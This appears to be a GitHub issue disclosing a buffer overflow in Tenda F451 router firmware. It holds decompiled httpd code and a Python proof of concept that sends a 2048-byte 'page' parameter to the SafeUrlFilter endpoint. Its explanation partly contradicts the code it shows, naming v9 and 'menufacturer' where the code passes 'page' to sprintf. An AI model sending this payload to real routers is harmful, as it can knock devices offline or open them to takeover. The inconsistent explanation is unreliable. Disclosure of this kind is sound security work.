New issue

The fromSafeUrlFilter function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #17

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In fromSafeUrlFilter function,it reads in a user-provided parameter page and menufacturer.

```
31  sub_1495C("AdvSetMacClone", fromAdvSetMacClone);
32  sub_1495C("ipgroup", fromipgroup);
33  sub_1495C("L7Im", frmL7ImForm);
34  sub_1495C("timegroup", fromtimegroup);
35  sub_1495C("SafeClientFilter", fromSafeClientFilter);
36  sub_1495C("SafeUrlFilter", fromSafeUrlFilter);
37  sub_1495C("SafeWebtypeFilter", formSafeWebtypeFilter);
38  sub_1495C("webtypeman", fromwebtypeman);
39  sub_1495C("webtypegruop", formWebTypeGroup);
40  sub_D878("aspwebtypegroup", aspWebTypeGroup);
41  sub_1495C("webtypelibrary", formWebTypeLibrary);
42  sub_D878("aspwebtypelibrary", aspWebTypeLibrary);
43  sub_1495C("GetUrlMember", formUrlMember);
44  sub_1495C("GetAllUrlList", formAllUrlList);
```

If the value of menufacturer is empty, the variable v9 will be passed to the sprintf function without any length check, which may overflow the stack-based buffer s.


```
27  if ( !strcmp(s1, "tenda") )
28  {
29    v14 = sub_28BCC(a1, "urltimegroup", &unk_81198);
30    v13 = sub_28BCC(a1, "urlipgroup", &unk_81198);
31    v12 = sub_28BCC(a1, "enableIt", "0");
32    v11 = sub_28BCC(a1, "default_mode", &unk_81198);
33    v1 = (const char *)sub_28BCC(a1, "Go", "firewall_urlfilter.asp");
34    strcpy(s, v1);
35    sub_3A530("timegroup", v14, 126);
36    sub_3A530("ipgroup", v13, 126);
37    SetValue("filter.url.en", v12);
38    v2 = SetValue("filter.url.mode", v11);
39    v3 = CommitCfm(v2);
40    if ( v3 )
41    {
42      PostMsgToNetctrl(53);
43      v3 = sleep(1u);
44    }
45  }
46  else
47  {
48    v10 = (const char *)sub_28BCC(a1, "page", "1");
49    sprintf(s, "firewall_urlfilterlist.asp?page=%s", v10);
50    v9 = sub_28BCC(a1, "ipflag", &unk_81198);
51    v8 = sub_28BCC(a1, "timeflag", &unk_81198);
52    SetValue("ipgroup.flag", v9);
53    SetValue("timegroup.flag", v8);
54    v4 = strncmp(v16, "add", 3u);
55    if ( v4 )
56    {
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/SafeUrlFilter"
payload = {
'page':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants